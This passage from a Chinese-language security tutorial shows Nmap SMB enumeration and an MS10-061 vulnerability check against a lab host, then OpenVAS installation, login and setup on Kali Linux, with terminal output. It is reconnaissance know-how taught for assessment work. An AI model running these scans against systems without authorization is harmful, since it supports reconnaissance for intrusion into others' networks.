Entry { filename = "smb-enum-groups.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-processes.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-services.nse", categories = { "discovery", "intrusive", "safe", } }
Entry { filename = "smb-enum-sessions.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-shares.nse", categories = { "discovery", "intrusive", } }
Entry { filename = "smb-enum-users.nse", categories = { "auth", "intrusive", } }
```

Step 04 使用Nmap -p445 192.168.1.105 --script=smb-enum-shares.nse命令。可以发现通过枚举脚本发现目标机器开放445端口，执行效果如下图所示。

```
root@kali:/usr/share/nmap/scripts# nmap -p445 192.168.1.105 --script=smb-enum-shares.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 05:35 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00046s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Step 05 使用Nmap -p 445 192.168.1.105 --script=smb-vuln-ms10-061命令。扫描主机发现并不存在该漏洞。这个现象在漏洞扫描中也很正常，并不是所有开放端口的机器都存在漏洞，执行效果如下图所示。

```
root@kali:/usr/share/nmap/scripts# nmap  -p 445 192.168.1.105 --script=smb-vuln-ms10-061
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 05:46 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00032s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@kali:/usr/share/nmap/scripts# nmap  -p 445 192.168.1.103 --script=smb-vuln-ms10-061
```

12.4　使用OpenVAS扫描漏洞



OpenVAS（Open Vulnerability Assessment System）是一个开放式漏洞评估系统，其核心部分是一个服务器。该服务器包括一套网络漏洞测试程序，可以检测远程系统或应用程序中的安全问题。

12.4.1　安装OpenVAS

默认情况下，Kali系统并没有安装该扫描工具，因此想要使用它必须要先安装。在Kali系统中安装OpenVAS的操作步骤如下：

Step 01 在Kali Linux系统的命令执行界面中输入apt-get install openvas命令，执行效果如下图所示。

```
root@kali:~# apt-get install openvas
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  libbind9-160 libdns1102 libirs160 libisc169 libisccc160 libisccfg160
  liblwres160 libpoppler74 libprotobuf-lite10 libprotobuf10 libradare2-2.9
  libunbound2 libx265-160 python-backports.ssl-match-hostname
  python-beautifulsoup python-jwt ruby-terminal-table
  ruby-unicode-display-width
使用'apt autoremove'来卸载它(它们)。
```

Step 02 安装过程会提示将要安装哪些库及支持文件，并给出建议安装文件，如下图所示。

```
将会同时安装下列软件：
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant
  greenbone-security-assistant-common libhiredis0.14 liblua5.1-0
  libmicrohttpd12 libopenvas9 libradcli4 libuuid-perl libyaml-tiny-perl
  lua-cjson openvas-cli openvas-manager openvas-manager-common openvas-scanner
  preview-latex-style redis-server redis-tools tex-gyre
  texlive-fonts-recommended texlive-latex-extra texlive-latex-recommended
  texlive-pictures texlive-plain-generic tipa
建议安装：
  rarian-compat openvas-client pnscan strobe ruby-redis
  texlive-fonts-recommended-doc icc-profiles libfile-which-perl
  libspreadsheet-parseexcel-perl texlive-latex-extra-doc
  texlive-latex-recommended-doc texlive-pstricks dot2tex prerex ruby-tcltk
  | libtcltk-ruby texlive-pictures-doc vprerex
```

Step 03 同时，在界面的下面会提示是否安装文件，如下图所示。

```
下列【新】软件包将被安装：
  doc-base fonts-texgyre gnutls-bin greenbone-security-assistant
  greenbone-security-assistant-common libhiredis0.14 liblua5.1-0
  libmicrohttpd12 libopenvas9 libradcli4 libuuid-perl libyaml-tiny-perl
  lua-cjson openvas openvas-cli openvas-manager openvas-manager-common
  openvas-scanner preview-latex-style redis-server redis-tools tex-gyre
  texlive-fonts-recommended texlive-latex-extra texlive-latex-recommended
  texlive-pictures texlive-plain-generic tipa
升级了 0 个软件包，新安装了 28 个软件包，要卸载 0 个软件包，有 0 个软件包未被升级。
需要下载 85.6 MB 的归档。
解压缩后会消耗 252 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
```

Step 04 如果需要安装，这时可以按Y键执行安装，如下图所示。

```
root@kali:~# openvas-setup

[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
--2018-10-28 21:57:08--  http://dl.greenbone.net/community-nvt-feed-current.tar.bz2
正在解析主机 dl.greenbone.net (dl.greenbone.net)... 89.146.224.58, 2a01:130:2000:127::d1
正在连接 dl.greenbone.net (dl.greenbone.net)|89.146.224.58|:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：30207248 (29M) [application/octet-stream]
正在保存至："/tmp/greenbone-nvt-sync.ULkb7TZ4I3/openvas-feed-2018-10-28-5266.tar.bz2"

/tmp/greenbone-nvt-sync.UL 100%[=====================================>]  28.81M  6.65MB/s  用时 5.7s

2018-10-28 21:57:16 (5.05 MB/s) - 已保存 "/tmp/greenbone-nvt-sync.ULkb7TZ4I3/openvas-feed-2018-10-28-5266.tar.bz2" [30207248/30207248])
```

Step 05 耐心等待安装完成。这里会有一个初始密码，一定要先保存这个密码，否则无法登录系统，如下图所示。

```
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...

[>] Checking for admin user
[*] Creating admin user
User created with password 'fd439f97-1018-470d-a3f2-229f7026c179'.

[+] Done
```

初始密码

Step 06 由于OpenVAS是一个非常庞大的漏洞扫描库，因此安装过程中可能会出现文件缺少等错误，这时，可以使用openvas-check-setup命令，检查安装是否完整，如下图所示。

```
It seems like your OpenVAS-9 installation is OK.

If you think it is not OK, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.
```

提示：在检查安装结果中，如果看到提示OK，表明正常安装完成，如果出现错误，这里会给出尝试修复的建议。

Step 07 如果安装完成忘记保存初始密码，可以通过openvasmd --get-users命令，查看OpenVAS中都有哪些用户，当然如果是初次安装只会有一个管理员账号，如下图所示。

```
root@kali:/usr/share/nmap/scripts# openvasmd --get-users
admin
```

Step 08 由于OpenVAS是安全漏洞扫描工具，为了保证扫描的准确性，建议经常对软件进行升级，这时可以使用Updating OpenVAS feeds命令对OpenVAS进行定期检查升级，如果存在升级会自动进行更新。下图为截取的部分更新信息。

```
[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
sent 159,119 bytes  received 12,217,759 bytes  575,668.74 bytes/sec
total size is 247,056,755  speedup is 19.96
[*] [2/3] Updating: Scap Data
sent 328,324 bytes  received 4,213,608 bytes  259,538.97 bytes/sec
total size is 992,859,082  speedup is 218.60
usr/sbin/openvasmd
[*] [3/3] Updating: Cert Data
sent 22,771 bytes  received 134,431 bytes  34,933.78 bytes/sec
total size is 55,172,448  speedup is 350.97
/usr/sbin/openvasmd
```


12.4.2 登录OpenVAS

安装完OpenVAS软件，并设置好账号密码后，便可以登录OpenVAS。OpenVAS采用Web登录，管理起来非常方便。初次登录OpenVAS需要一些简单的设置，具体的设置步骤如下：


Step 01 OpenVAS启动后会打开一些939系列端口。使用netstat -pantu | grep 939命令查看端口信息并过滤出939系列端口，执行效果如下图所示。其中9390是OpenVAS服务端口，9392是Web登录端口。

```
root@kali:~# netstat -pantu | grep 939
tcp    0   0 127.0.0.1:9390    0.0.0.0:*    LISTEN    6512/openvasmd
tcp    0   0 127.0.0.1:9392    0.0.0.0:*    LISTEN    6510/gsad
```

Step 02 如果9392端口开放，便说明OpenVAS的服务已经启动，通过浏览器可以登录Web页面，初次登录会有警告信息，如下图所示。




Step 03 这是由于OpenVAS采用HTTPS加密传输协议，因此会提示安装证书问题，这时需在警告信息界面中单击Advanced按钮，进入下图所示的界面。




注意：如果是本机登录可以使用https:// 127.0.0.1:9392/进行登录。


Step 04 单击Add Exception按钮，会弹出一个确认添加证书的警告信息，如下图所示。



Step 05 单击Confirm Security Exception按钮，确认添加安全证书，并跳转到下图所示的登录界面，在其中输入管理员账号与密码。



Step 06 单击Longin按钮，进入下图所示的主界面。




注意：如果系统重启后，默认OpenVAS不自动启动，需要手动开启。手动开启的命令为openvas-start，执行效果如下图所示。

```
root@kali:~# openvas-start
[*] Please wait for the OpenVAS services to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

12.4.3 配置OpenVAS

登录OpenVAS后，便可以配置相关扫描信息，OpenVAS提供了丰富的配置选项，既可

以配置快速扫描选项，也可以手动配置个性化扫描选项。下图为OpenVAS框架的运行示意图。




大致分为以下几个组件：


- Scanner组件：用于扫描，它会从NVT数据库中提取漏洞信息。
- Manager组件：用于管理Scanner组件，所有的配置信息保存在Configs数据库中。
- CLI组件：指令控制组件，用于对Manager下达指令。
- Security Assistant组件：用于分析扫描漏洞并生成报告文档。

首次登录OpenVAS，可以修改一些基本信息。操作步骤如下：

Step 01 在OpenVAS首页中，选择Extras菜单，在打开的菜单列表中选择My Settings菜单命令，如下图所示。



